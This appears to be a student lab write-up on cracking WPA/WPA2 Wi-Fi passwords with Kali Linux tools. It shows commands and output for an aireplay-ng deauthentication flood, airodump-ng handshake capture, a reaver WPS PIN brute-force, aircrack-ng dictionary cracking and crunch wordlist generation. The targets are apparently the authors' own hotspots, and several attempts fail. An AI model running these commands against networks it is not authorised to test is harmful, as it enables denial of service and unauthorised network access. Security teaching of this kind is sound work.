
```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 100000000 -a 72:A1:AD:83:CD:21 -c 06:0C:01:04:01:B8 wlan0
01:25:05  Waiting for beacon frame (BSSID: 72:A1:AD:83:CD:21) on channel 6
01:25:05  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|43 ACKs]
01:25:06  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|52 ACKs]
01:25:07  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|54 ACKs]
01:25:08  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|56 ACKs]
01:25:09  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|42 ACKs]
01:25:09  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|54 ACKs]
01:25:10  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|59 ACKs]
01:25:11  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|61 ACKs]
01:25:12  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|53 ACKs]
01:25:12  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|57 ACKs]
01:25:13  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|56 ACKs]
01:25:14  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|58 ACKs]
01:25:15  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1| 8 ACKs]
01:25:15  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0| 7 ACKs]
01:25:17  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|27 ACKs]
01:25:18  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|78 ACKs]
01:25:18  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|57 ACKs]
01:25:19  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|55 ACKs]
01:25:20  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 4|60 ACKs]
01:25:21  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|57 ACKs]
01:25:21  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|61 ACKs]
01:25:22  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|55 ACKs]
01:25:23  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|55 ACKs]
01:25:24  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|52 ACKs]
01:25:25  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|50 ACKs]
01:25:25  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|53 ACKs]
01:25:26  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|57 ACKs]
01:25:27  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|47 ACKs]
01:25:27  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 3|46 ACKs]
01:25:28  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|46 ACKs]
01:25:29  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|55 ACKs]
01:25:30  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|47 ACKs]
01:25:30  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|44 ACKs]
01:25:31  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|49 ACKs]
01:25:32  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 2|44 ACKs]
```

As we see below, the client has successfully been deauthenticated!



```
01:25:52  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|65 ACKs]
01:25:53  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|47 ACKs]
01:25:54  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|19 ACKs]
01:25:55  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|37 ACKs]
01:25:55  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|43 ACKs]
01:25:56  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 3|58 ACKs]
01:25:57  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|36 ACKs]
01:25:58  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|36 ACKs]
01:25:59  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|51 ACKs]
01:25:59  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|50 ACKs]
01:26:00  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|45 ACKs]
01:26:01  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|43 ACKs]
01:26:02  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|28 ACKs]
01:26:02  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|50 ACKs]
01:26:03  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 2|36 ACKs]
01:26:04  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|47 ACKs]
01:26:05  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|38 ACKs]
01:26:05  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|34 ACKs]
01:26:06  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|50 ACKs]
01:26:07  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|52 ACKs]
01:26:07  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|43 ACKs]
01:26:08  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|41 ACKs]
01:26:09  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 2|45 ACKs]
01:26:10  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|42 ACKs]
01:26:10  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|49 ACKs]
01:26:11  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|35 ACKs]
01:26:12  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|47 ACKs]
01:26:13  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|32 ACKs]
01:26:13  Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|48 ACKs]
write failed: Network is down
wi_write(): Network is down
```

Writing the captured packets to the file




```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid 72:A1:AD:83:CD:21 --channel 6 --write test11 wlan0
02:42:10  Created capture file "test11-01.cap".

 CH  6 ][ Elapsed: 30 s ][ 2023-09-13 02:42

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 72:A1:AD:83:CD:21  -46 100      211       75    2   6  180   WPA2 CCMP   PSK  OPPO A9 2022

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 72:A1:AD:83:CD:21  18:47:3D:88:CE:2F   -1    1e- 0      0      47
 72:A1:AD:83:CD:21  96:8B:69:F9:CC:95  -58    1e- 1      0    1915         OPPO A9 2022
```

We tried the aireplay-ng fakeauthentication attack but somehow, as the channel of dongle is different than wifi hotspot, we are getting error.

We also received error – Invalid Access Point MAC address inspite of us copying the address perfectly


Similarly, the arpreplay attack also doesn't occur



```
┌──(root㉿kali)-[~]
└─# aireplay-ng -fakeauth 1 -a 72:A1:AD:83:CD:21 -h 0E:AB:D7:DE:9C:00 wlan0
Invalid fromds filter. [0,1]
"aireplay-ng --help" for help.

┌──(root㉿kali)-[~]
└─# aireplay-ng --fakeauth 1 -a 72:A1:AD:83:CD:21 -h 0E:AB:D7:DE:9C:00 wlan0
"aireplay-ng --help" for help.
```


Cracking WPA/WPA2:

Using wash, we displayed all the wps enabled networks



```
┌──(root㉿kali)-[~]
└─# wash --interface wlan0
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
36:6F:24:E7:4D:35   11  -29  2.0  No             fufu
92:6F:D9:7A:59:33   11  -47  2.0  No   RealtekS  Aditya's hp
^C
```

Used Reaver to try and bruteforce the pin




```
┌──(root㉿kali)-[~]
└─# reaver -i wlan0 -b 72:A1:AD:83:CD:21 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 72:A1:AD:83:CD:21
[+] Switching wlan0 to channel 6
[+] Received beacon from 72:A1:AD:83:CD:21
[+] Vendor: Unknown
[!] AP seems to have WPS turned off
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 72:A1:AD:83:CD:21 (ESSID: OPPO A9 2022)
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
^C
[+] Nothing done, nothing to save.
```


However, it could not connect

Hence, trying an alternative method

1st, wrote the captured packets into test.cap file and then, used aircrack-ng on it




```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid 72:A1:AD:83:CD:21 --channel 6 --write test wlan0
02:32:50  Created capture file "test-01.cap".

 CH  6 ][ Elapsed: 0 s ][ 2023-09-13 02:32

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 72:A1:AD:83:CD:21  -40 100       42       23    0   6  180   WPA2 CCMP   PSK  OPPO A9 2022

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 72:A1:AD:83:CD:21  96:8B:69:F9:CC:95  -56    0 - 1      2       22
 72:A1:AD:83:CD:21  18:47:3D:88:CE:2F   -1    1e- 0      0       18
Quitting ...
```




```
┌──(root㉿kali)-[~]
└─# aircrack-ng test-01.cap
Reading packets, please wait ...
Opening test-01.cap
Read 322 packets.

   #  BSSID              ESSID                     Encryption

   1  72:A1:AD:83:CD:21  OPPO A9 2022              WPA (0 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening test-01.cap
Read 322 packets.

1 potential targets

Please specify a dictionary (option -w).
```

it asks for wordlist dictionary – so created that




```
  GNU nano 7.2                                                                     dict.txt
envp  fepoqg
vafbij x
jfbvke
12432tge
dv qeriBR\
devansh11
dhruv123
 dkhoe
er u4igv
 aefkjvib-3pnv
 eafkhibgv350w gv
```

Now, ran the attack




```
┌──(root㉿kali)-[~]
└─# nano dict.txt

┌──(root㉿kali)-[~]
└─# aircrack-ng -w dict.txt test-01.cap
Reading packets, please wait ...
Opening test-01.cap
Read 322 packets.

   #  BSSID              ESSID                     Encryption

   1  72:A1:AD:83:CD:21  OPPO A9 2022              WPA (0 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening test-01.cap
Read 322 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.


Quitting aircrack-ng ...
```

Successfully captured handshake



```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid C2:7B:5A:C6:F3:EA --channel 1 -w capturefile111 wlan0
03:39:36  Created capture file "capturefile111-01.cap".

 CH  1 ][ Elapsed: 36 s ][ 2023-09-13 03:40 ][ WPA handshake: C2:7B:5A:C6:F3:EA

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C2:7B:5A:C6:F3:EA  -25   0      375       65    1   1  180   WPA2 CCMP   PSK  oplus

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C2:7B:5A:C6:F3:EA  BE:21:F2:68:1E:BA  -24    1e- 1e     2      111  EAPOL  oplus
 C2:7B:5A:C6:F3:EA  18:47:3D:88:CE:2F  -24   11e- 1      0       22
Quitting ...
```

Generated wordlist using crunch by providing pattern



```
┌──(root㉿kali)-[~]
└─# crunch 8 8 12345670 -o wordlist.txt
Crunch will now generate the following amount of data: 150994944 bytes
144 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216

crunch: 100% completed generating output
```

Conclusion – We learnt how to crack Wifi passwords using Kali-linux tools.